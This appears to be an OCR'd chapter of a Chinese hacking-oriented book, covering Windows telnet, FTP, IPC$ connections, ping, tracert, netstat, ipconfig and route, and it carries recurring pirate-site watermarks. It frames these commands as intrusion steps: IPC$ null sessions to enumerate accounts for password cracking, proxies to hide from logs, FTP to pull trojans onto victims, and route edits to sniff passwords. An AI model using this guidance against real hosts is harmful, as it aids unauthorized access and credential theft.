Step1　在命令提示窗口输入 telnet –f C:\filos\tdmet\log192.168.1.66 命令，如图 3-1 所示。




图 3-1　连接远程主机

Step2　按【N】键，跳过 ntlm 身份验证，然后输入用户名及密码，并按【Enter】键，如图 3-2 所示。




图 3-2　登录远程主机

Step3　输入 ver 命令并按【Enter】键，然后输入 exit 命令并按【Enter】键，退出 Telnet 连接状态，如图 3-3 所示。




图 3-3　查询远程主机版本并退出登录

提 示

由于 Windows 7 系统考虑到安全因素，默认没有安装 Telnet 服务端及客户端命令，假如用户需要使用，必须自行添加此功能。

2．Telnet 行输入模式

在命令行提示窗口输入 telnet 命令，进入行输入模式。该模式可支持以下参数。

c close	关闭现有的 telnet 连接。没有使用 exit 命令断开连接，在建立新连接前，需使用此子命令关闭之前的连接

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

d dispaly	显示当前的 Telnet 设置值
o host prot open host prot	连接指定的主机及端口
Set	修改行模式、退格键、本地回显等设置值
Send	发送指定的字符至已连接主机。其中，以下字符将会转义为指定字串或命令。ao 转义为放弃输出、ayt 转义为 Are You There、brk 转义为退格键、esc 转义为退出快捷键、ip 转义为 Interrupt Process、synch 转义为同步命令
st status	显示当前的连接状态
?	显示帮助信息

范例 2

进入 Telnet 行模式，连接主机 192.168.1.66，显示连接状态，并将快速返回的快捷键修改为【Ctrl+P】，再返回原来的 Telnet 远程连接状态。

Step1 在命令提示窗口输入 telnet 命令，如图 3-4 所示，并按【Enter】键。




图 3-4 进入 Telnet 行输入模式

Step2 在命令提示窗口输入 o 192.168.1.66 命令，并按【Enter】键，输入用户名和密码并按【Enter】键，进入终端模式后，按【Ctrl+]】组合键返回 Telnet 行模式，如图 3-5 所示。



图 3-5 连接远端主机

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step3　输入 st 命令，并按【Enter】键，然后输入 set escape ^P 命令，如图 3-6 所示，（按【Ctrl+P】组合键可输入^P），并按两次【Enter】键，即可返回原来的 Telnet 远程连接状态。




图 3-6　进入行模式设置后再返回远程连接

提 示

Telnet 使用明文传输，登录账户密码及命令使用过程均可被嗅探侦测。假如要使用命令行方式远程管理主机，建议自行安装及使用 SSH 替代 Telnet。

3.1.2　FTP 命令

FTP（File Transfer Protocol）是文件传输协议的简称。目前，相当多商用机构或学术机构均架构了 FTP 站点，给用户提供文件上传和下载服务。对于黑客而言，通过 telnet 或 ssh 连接远程主机后，使用 FTP 命令即可控制远程电脑下载指定的木马。

命令格式：

```
FTP [-v] [-d] [-i] [-n] [-g] [-s:filename] [-a] [-A]
```

参数说明：

- -v：禁止显示远程服务器响应。
- -d：启用调试。
- -i：关闭多文件传输过程中的交互式提示。
- -n：禁止在初始连接时自动登录。
- -g：禁用文件名通配。
- -s：filename：指定包含 FTP 命令的文本文件。
- -a：数据传输时使用所有可用本地连接。
- -A：匿名登录。
- host：指定主机名称或要连接到的远程主机。
- 以上参数用于建立 FTP 连接，连接创建并进入 FTP 交互模式后，就可以使用以下子命令管理、传输文件和文件夹（子命令数量较多，下面仅做简单介绍）。
- !：退出 FTP 交互模式。
- ？：显示帮助信息。
- append：将本地文件上传至服务器端，并与指定的文件合并。
- Ascii：将传送模式转换为 Ascii 模式。
- Bell：文件传送完毕，响一下机箱喇叭。
- Bye/quit：结束当前连接并退出 FTP 交互模式。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- Cd：更改服务器端的当前目录。
- Close：关闭当前连接，返回 FTP 交互模式。
- Dubug：切换至调试模式。若连接了打印机，可打印所执行的命令。
- Delete/Mdelete：删除服务端的文件。
- Dir/mdir/ls/pwd：显示服务端的文件及子目录列表。
- Glod：通配符开关。执行一次为关，再执行一次为开。
- Hash：打印哈希字串。
- Lcd：切换本机当前目录。若无参数，则显示当前目录。
- Literal：将参数逐字发送至服务器端。
- mget：将服务端文件下载至本机。
- Mkdir：在服务端当前目录创建子目录。
- Mput/Put/send：将文件上传至服务器端。
- Open：连接指定的 FTP 服务器。
- status：显示当前的连接状态。

范例 3

匿名连接台北科技大学（ftp.ntut.edu.tw）ftp 服务器，列出目录状态，进入 MySQL 目录，将本机目录切换至 D:\filse 并下载 robots.txt 这个文件。

Step1 在命令提示窗口输入 open ftp.ntut.edu.tw 命令，并按【Enter】键。

Step2 输入 anonymous 命令并按【Enter】键，输入邮箱名称并按【Enter】键，登录 ftp 服务器。

Step3 使用 dir 列出服务器的文件及目录，使用 cd 切换目录。

Step4 使用 lcd D:\filse 切换本地目录为 D:\filse。

Step5 使用 mget robots.txt 下载 robots.txt 文件。

```
C:\Users\color>ftp ftp.ntut.edu.tw
连接到 ftp.cc.ntut.edu.tw。
220 (vsFTPd 2.0.5)
用户(ftp.cc.ntut.edu.tw:(none)): anonymous
331 Please specify the password.
密码:
230 Login successful.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x   12 502      502         4096 Oct 13  2008 CPAN
drwxr-xr-x   15 502      502         4096 Jan 01  2009 MySQL
drwxr-xr-x   11 502      502         4096 Jan 01  2009 cpatch
drwxr-xr-x    8 502      502         4096 Mar 06  2008 linux
drwxr-xr-x   75 502      502         4096 Oct 08  2007 mozilla.org
226 Directory send OK.
ftp: 收到 321 字节，用时 0.00 秒 321.00 千字节/秒。
ftp> cd MySQL
250 Directory successfully changed.
ftp> lcd d:\files
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
目前的本地目录 D:\FILES。
ftp> mget robots.txt
200 Switching to ASCII mode.
mget robots.txt? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for robots.txt (271 bytes).
226 File send OK.
ftp: 收到 271 字节，用时 2.26 秒 0.12 千字节/秒。
ftp> bye
221 Goodbye.
C:\Users\color>
```

提 示

一些公开给公众使用的 ftp 服务器支持匿名登录，用户名为 anonymous，密码为自己的邮箱（留下邮箱是为了方便管理员与你联系，如果不想留下痕迹，也可以留下虚假的邮箱地址）。

3.1.3　IPC$远程连接

IPC 是 Internet Process Connection 的缩写，它是 Windows 主机之间相互通信的管道。名称后面附加$，表示该管道不呈现给普通用户，只隐藏在操作系统中。默认状态下，该管道使用 139、445 端口侦听其他电脑发出的连接请求。

利用 IPC$，系统管理员可以方便地管理没有开启任何共享文档的远程主机，但是 IPC$同样会被入侵者利用，如远程添加账户、修改账户权限及非法访问用户的数据文件。

根据连接权限的不同，IPC$连接可以分为 IPC$空连接和 IPC$特定权限连接两种：

- 建立 IPC$空连接的条件相对较宽，只需目标主机没有取消默认的 IPC$管道，并且 Server 服务处于运行状态即可。
- IPC$特定权限连接是在 IPC$空连接的基础上附加可用的账户和密码。换而言之，只有事先获得目标主机的账户与密码，才能建立 IPC$特定权限连接。

1．建立 IPC$空连接

用户可以使用 net use 命令建立 IPC$空连接，具体格式为：

```
net use \\目标 IP 地址\ipc$ "" /user:""
```

IPC$空连接无法进行任何管理操作，如传输文件、执行程序，但是，它可以提供少量主机信息，如获得共享文件夹列表，具有编程基础的黑客还可以通过脚本获得目标主机的用户账户列表，这样将大大降低暴力密码破解的难度。

范例 4

与 192.168.1.66 建立 IPC$空连接，获得共享文件夹列表。

```
C:\Users\color>net use  \\192.168.1.66\ipc$
命令成功完成。
C:\Users\color>net view \\192.168.1.66
在 \\192.168.1.66 的共享资源
共享名     类型  使用为  注释
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
---------------------------------------------------------------------------
software  Disk
命令成功完成。
C:\Users\color>
```

2. 建立 IPC$特定权限连接

与建立 IPC$空连接的方法相似，建立 IPC$特定权限连接不但需要使用 net use 命令，还要指定用户名和密码。具体格式为：

```
net use \\目标 IP 地址\ipc$ 密码/user:用户名
```

范例 5

与 192.168.1.66 建立 IPC$特定权限连接，并复制文件至远端电脑中的 c:\video 目录。

```
C:\Users\color>net use \\192.168.1.66\ipc$ passwordme /user:clamp
命令成功完成。
C:\Users\color>copy ss.txt \\192.168.1.66\c$\video
已复制         1 个文件。
C:\Users\color>
```

需要注意的是，无论使用哪一种 IPC$连接，均会在系统日志中留下相关的记录，所以，建议用户先使用代理服务器隐藏自己的 IP 地址。

3.2 连接测试命令

假如目标主机处于关机状态或者入站数据包被防火墙过滤，那么，后续的扫描操作将难以开展。只要用户掌握一些连接测试命令，在开始入侵前做一些必要的试探，将可避免盲目行动、提高入侵效率。

3.2.1 连接测试命令 ping

ping 是一个基于 ICMP 协议，专用于测试网络是否连通及检测两台主机间连接延时的命令。分析该命令的回应信息，黑客就可以快速判断远端主机是否运行及连接的速度。

命令格式：

```
ping [-t] [-a] [-n count] [-l length] [-f] [-i ttl] [-v tos] [-r count] [-s count]
[[-j computer-list] | [-k computer-list] [-w timeout] destination-list
```

参数说明：

- -t：持续监测，直至用户按【Ctrl+C】组合键终止。
- -a：将 IP 地址转成主机名称。
- -n count：指定发送的数据包数量，默认值为 4。
- -l length：指定默认数据包的长度，默认值为 32B，最长为 655 500B。
- -f：表示数据包添加额外的不分段标记。路由器将不会对该数据包进行分段处理。
- -i ttl：指定最大跳转值（TTL）。
- -v tos：将服务类型改为 tos 指定的值。
- -r count：记录路由跃点。
- -s count：其作用与-r 相近，区别在于该参数只统计传出方向的路由跃点，并且计数达到指定

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

值后便不再记录。

- -jcomputer-list：以 computer-list 指定的电脑为路由路径，传送测试数据包（路由源之间允许间隔）。
- -kcomputer-list：以 computer-list 指定的电脑为路由路径，传送测试数据包。（路由源之间必须直接相连。）
- -wtineout：将多少毫秒后判断为超时。
- destination-list：提供目的地计算机列表。

范例 6

测试主机与 IP 地址为 168.95.1.1 的网络是否畅通，并将该 IP 地址转成主机名称。

```
C:\WINDOWS>ping -a 168.95.1.1
Pinging dns.hinet.net [168.95.1.1] with 32 bytes of data:
Reply from 168.95.1.1: bytes=32 time=109ms TTL=240
Reply from 168.95.1.1: bytes=32 time=129ms TTL=240
Reply from 168.95.1.1: bytes=32 time=108ms TTL=240
Reply from 168.95.1.1: bytes=32 time=106ms TTL=240
Ping statistics for 168.95.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 106ms, Maximum = 129ms, Average = 113ms
C:\WINDOWS>
```

命令执行输出的第二行 ping 后面的字串后为主机名称（dns.hinet.net），倒数第二行 Average 后的数值是平均响应时间（113ms）。

路由每转发数据包一次，均会将 TTL 的值减 1。当 TTL 的值减至 0 而未到达目标主机时，则返回-Request time out 超时提示信息。除此之外，响应时长超过-w 参数设置的毫秒数时，同样会显示 Request time out 的提示信息。

从 Request time out 提示信息可以知道：远程主机处于关闭状态或者网络存在故障，又或者远程网络设备、远程主机所使用的防火墙屏蔽了进站的 ICMP 数据包。

3.2.2　跃点追踪命令 tracer

数据包进入网络后，经过哪些结点转发才抵达目的主机，这是很多用户感兴趣的问题之一。对于使用代理服务器作为“跳板”的黑客而言，他们更关注的是数据包的路由动向，所以会使用 Tracer 命令追踪数据包。

命令格式：

```
tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout] target_name
```

参数说明：

- -d 参数，不把路由 IP 解释为主机名称，使用此参数可以迅速获得执行结果。
- j host-list ：指定追踪过程中使用的松散路由结点；例如想追踪 microsoft,com,且使用 -150.3.1.1，168.95.1.2，168.90.2.3 这组松散路由结点，那么就需要输入 trocort-j 150.3.1.1，168.95.1.2 168.90.2.3 microsost.com
- -hmaximum-hops：指定最大路由跃点数量。默认追踪的路由跃点数为 30。
- -wtimeout：设置超时值。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- target_name：指定目标主机 IP 地址或名称。

范例 7

追踪从本机至 sina.com.cn 的路由路径（仅显示 IP 地址，无须解释主机名称）。

```
C:\Users\fire>tracert -d sina.com.cn
Tracing route to sina.com.cn [61.172.201.194]
over a maximum of 30 hops
  1    *        *        *     Request timed out.
  2     9 ms     8 ms    18 ms  192.168.14.11
  3    10 ms    24 ms    19 ms  221.4.120.253
  4    10 ms    19 ms    12 ms  221.4.6.49
  5    11 ms    12 ms    33 ms  120.80.0.81
  6    11 ms     8 ms    13 ms  219.158.11.213
  7    58 ms    54 ms    56 ms  219.158.13.181
  8    41 ms    53 ms    60 ms  219.158.21.234
  9     *        *        *     Request timed out.
 10     *      167 ms   159 ms  202.97.48.13
 11    56 ms    66 ms    53 ms  61.152.86.173
 12    77 ms    96 ms    76 ms  61.152.87.106
 13    57 ms    79 ms    56 ms  222.73.175.146
 14   273 ms   296 ms   281 ms  61.172.201.194
Trace complete.
C:\Users\fire>
```

需要注意的是，一些家用宽带路由器会屏蔽 ICMP 协议，使用这种路由器共享上网的用户使用 tracert 命令时，除了最终目标返回值会正常显示之外，其余结点返回的信息将会被屏蔽，仅显示 Request timed out。

假如用户想获得更直观的路由传递信息，可以访问 http://www.yougetsignal. com/tools/visual-tracert/，在地址栏中位输入自己感兴趣的主机或域名后，单击 Proxy Trace 按钮，即可在直观地查看整个路由的路径，如图 3-7 所示。




图 3-7　直观检测数据包传输路径

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.2.3　网络连接状态 netstat

netstat 是一个检测本机网络状态的命令，它可以显示本机的核心路由表、查看活动连接、获取开启的端口列表及统计通信数据流量。假如黑客获得了一个 shell，就可以利用 netstat 进一步了解该电脑的网络连接状态。

netstat 命令格式及常用参数

```
netstat [-a] [-b] [-e] [-n] [-o] [-p proto] [-r] [-s] [-v] [interval]
```

- -a：显示所有活动连接和侦听端口。
- -b：显示正在使用网络连接的进程及正在侦听端口的进程。
- -e：显示以太网统计信息。如需更详细的统计信息，可配合-s 参数一起使用。
- -n：显示活动连接的源和目的地址及所使用的端口。
- -o：显示与活动连接或侦听端口进程的 ID。
- -p proto：根据 proto 指定的协议筛选连接、侦听项目。proto 可以取 TCP、UDP、TCPv6 或 UDPv6 四个值。如果与 -s 参数一起使用，用于显示按协议统计信息，proto 可以取 IP、IPv6、ICMP、ICMPv6、TCP、TCPv6、UDP 或 UDPv6 八个值。
- -r：显示核心路由表。
- -s：显示按协议统计信息。
- -v：显示正在使用网络连接的进程及正在侦听端口的进程的详细组件信息。
- interval：指定刷新统计信息的间隔秒数。使用该参数后，netstat 将循环执行，只有按【Ctrl+C】组合键才会停止。

范例 8

显示本机以太网统计信息，并每隔 10 秒刷新一次。

```
C:\clamp>netstat  -e 10
Interface Statistics
                     Received          Sent
Bytes                 13842868        3398293
Unicast packets            19496          20724
Non-unicast packets         14033            205
Discards                    0              0
Errors                      0              5
Unknown protocols             0
Interface Statistics

                     Received          Sent
Bytes                 13933327        3414780
Unicast packets            19592          20813
Non-unicast packets         14068            205
Discards                    0              0
Errors                      0              5
Unknown protocols             0
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

范例 9

显示本机活动端口相关的进程。

```
C:\ clamp>netstat  -b
Active Connections
  Proto  Local Address          Foreign Address        State           PID
  TCP    eduxp:telnet           192.168.1.60:53375     ESTABLISHED     248
  [tlntsvr.exe]
  TCP    eduxp:2869             192.168.1.1:1922       TIME_WAIT       0
  TCP    eduxp:2869             192.168.1.1:1921       TIME_WAIT       0
C:\Documents and Settings\clamp>netstat  -b
```

3.3 TCP/IP 设置命令

TCP/IP 命令可以让黑客在命令行模式查看或修改电脑的 TCP/IP 设置。例如，在目标电脑的路由表上添加一条路由路径，即可让“肉鸡”在不知不觉中使用黑客所控制的网关。

3.3.1 IP 配置命令 ipconfig

ipconfig 是集网络连接信息显示及设置功能为一体的命令。使用该命令可以快速了解目前的连接状态，也可以轻易释放动态 IP 地址、重置 DNS 缓存，以解决部分网络连接故障。

命令格式：

```
ipconfig  /all | /renew [adapter] | /release [adapter] | /flushdns | /displaydns | /registerdns | /showclassid adapter | /setclassid adapter [classid] ]
```

参数说明：

- 无参数运行时，显示所有连接的基本信息。
- /all：显示所有连接的完整配置信息。
- /renew【addpter】：重新获得动态 IP 地址。
- /release [adapter]：释放指定网络适配器的动态 IP 地址。
- /flushdns：释放 DNS 缓存。如果能上 QQ 却无法浏览网页，便可以尝试此参数。
- /displaydns：显示 DNS 缓存内容。
- /registerdns：刷新现有的 DHCP 租约，并再次向 DNS 服务器注册本机。
- /showclassid adapter：显示指定连接的 DHCP ID 类别名称。如果是固定 IP 地址的连接，则无相关的内容显示。
- /setclassid adapter [classid] ：手动指定 DHCP ID 类别名称。

范例 10

显示当前连接的完整配置信息，并记录网卡的物理地址。

```
C:\Documents and Settings\clamp>ipconfig /all
Windows IP Configuration
        Host Name . . . . . . . . . . . . : eduxp
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Unknown
        IP Routing Enabled. . . . . . . . : No
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
        WINS Proxy Enabled. . . . . . . . : No
Ethernet adapter 本地连接:
        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : VIA Rhine II Fast Ethernet Adapter
        Physical Address. . . . . . . . . : 00-13-8F-8F-38-B4
        Dhcp Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 192.168.1.66
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1
        DNS Servers . . . . . . . . . . . : 168.95.1.1
                                  8.8.8.8
C:\Documents and Settings\clamp>
```

其中 Physical Address 后对应的六组 16 进制数值即网卡的物理地址。

范例 11

使用 ipconfig /release 释放当前 DHCP 地址。使用 ipconfig /renew 向 DHCP 服务器提出分配 IP 组态的申请，以重新获得 IP 地址。

```
C:\clamp>ipconfig /release
Windows IP Configuration
Ethernet adapter 本地连接:
        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 0.0.0.0
        Subnet Mask . . . . . . . . . . . : 0.0.0.0
        Default Gateway . . . . . . . . . :
C:\clamp>ipconfig /renew
Windows IP Configuration
Ethernet adapter 本地连接:
        Connection-specific DNS Suffix  . : ft.com
        IP Address. . . . . . . . . . . . : 192.168.1.101
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1
C:\clamp>
```

范例 12

将所在电脑“本地连接”的 DHCP ID 设置为 Net1028。

```
C:\Documents and Settings\clamp>ipconfig /setclassid 本地连接 Net1028
Windows IP Configuration
Successfully set the class id for adapter 本地连接.
C:\Documents and Settings\clamp>ipconfig
Windows IP Configuration
Ethernet adapter 本地连接:
        Connection-specific DNS Suffix  . : ft.com
        IP Address. . . . . . . . . . . . : 192.168.1.101
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1
        DHCP Class ID . . . . . . . . . . : Net1028
C:\Documents and Settings\clamp>
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

DHCP ID类别名称的主要作用是让DHCP服务器区分客户端是否合法，其作用与共享密钥相似。例如：管理员在 DHCP 服务器设置用户类别名称为 Net1028，那么只有 DHCP ID 类别名称为 Net1028 的客户端才能从 DHCP 服务器获得 IP 地址；若 DHCP ID 类别名不是 Net1028 的客户端，则无法从 DHCP 服务器获得 IP 地址的配置信息。

3.3.2 路由表管理 router

router 命令用于显示及修改本地路由表。黑客可以利用该命令轻易修改校园网、企业网内被入侵电脑的数据包流向，在不使用 ARP 欺骗的情况下，侦听到大量的明文传输，从而获取邮箱密码等重要资料。

命令格式：

```
ROUTE [-f] [-p] [command [destination]  [MASK netmask]  [gateway] [METRIC metric]
[IF interface]
```

参数说明：

- -f：用于清除所有网关非本机 IP 地址的路由项目。需要注意的是，最新发布的 Windows 7 系统增强了-f 参数的功能，它能全面清空路由表，造成严重的通信故障，使用时务必注意操作系统的版本。
- -p：与 command 中的 add 一起使用时，会将自定义的路由条目添加至注册表。每次系统启动时，会从注册表重新读取自定义条目并添加至本机路由表。假如没有使用此参数，自定义的路由条目将会在重启后遗失。
- command [destination] [MASK netmask][gateway][METRIC metric][IF interface]：command 为管理路由的子命令，可用的子命令有 add（添加路由条目）、change（修改现有的路由条目）、delete（删除指定的路由条目）及 print(显示路由条目)。各参数的意义如下:
- destination：是指条目中的目标地址（通常为一个区段）。
  - mask netmask：是指条目中的子网掩码。如不填写，默认为 255.255.255.255。
  - geteway：是指抵达目的地址的下一个跃点位置。
  - Metric：是指跃点数值。如果有多条路径到达相同的目的地址，则优先使用跃点数值低的条目。
  - IF interface 指定命令作用于哪一个网络连接。

范例 13

对比 route -f 执行前后路由表的变化状态。从中不难看出，Windows XP 中使用 route –f 可以清除网关（Default Gateway）路由项目。

Step1 输入 route print 命令，并按【Enter】键，显示当前路由表。

Step2 输入 route-f 命令，并按【Enter】键，删除网关路由项目。

Step3 再次输入 route print 命令，并按【Enter】键，显示修改后的路由表。

```
C:\Documents and Settings\clamp>route print
===========================================================================
Interface List
0x1 ........................... MS TCP Loopback interface
0x2 ..:00 13 8f 8f 38 b4 ...... VIA Compatable Fast Ethernet Adapter - 数据包微
型端口
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      192.168.1.1    192.168.1.66      20
        127.0.0.0        255.0.0.0        127.0.0.1      127.0.0.1       1
      192.168.1.0    255.255.255.0    192.168.1.66    192.168.1.66      20
     192.168.1.66  255.255.255.255      127.0.0.1      127.0.0.1      20
    192.168.1.255  255.255.255.255    192.168.1.66    192.168.1.66      20
        224.0.0.0        240.0.0.0    192.168.1.66    192.168.1.66      20
  255.255.255.255  255.255.255.255    192.168.1.66    192.168.1.66       1
Default Gateway:      192.168.1.1
===========================================================================
Persistent Routes:
  None
C:\Documents and Settings\clamp>route -f
C:\Documents and Settings\clamp>route print
===========================================================================
Interface List
0x1 ........................... MS TCP Loopback interface
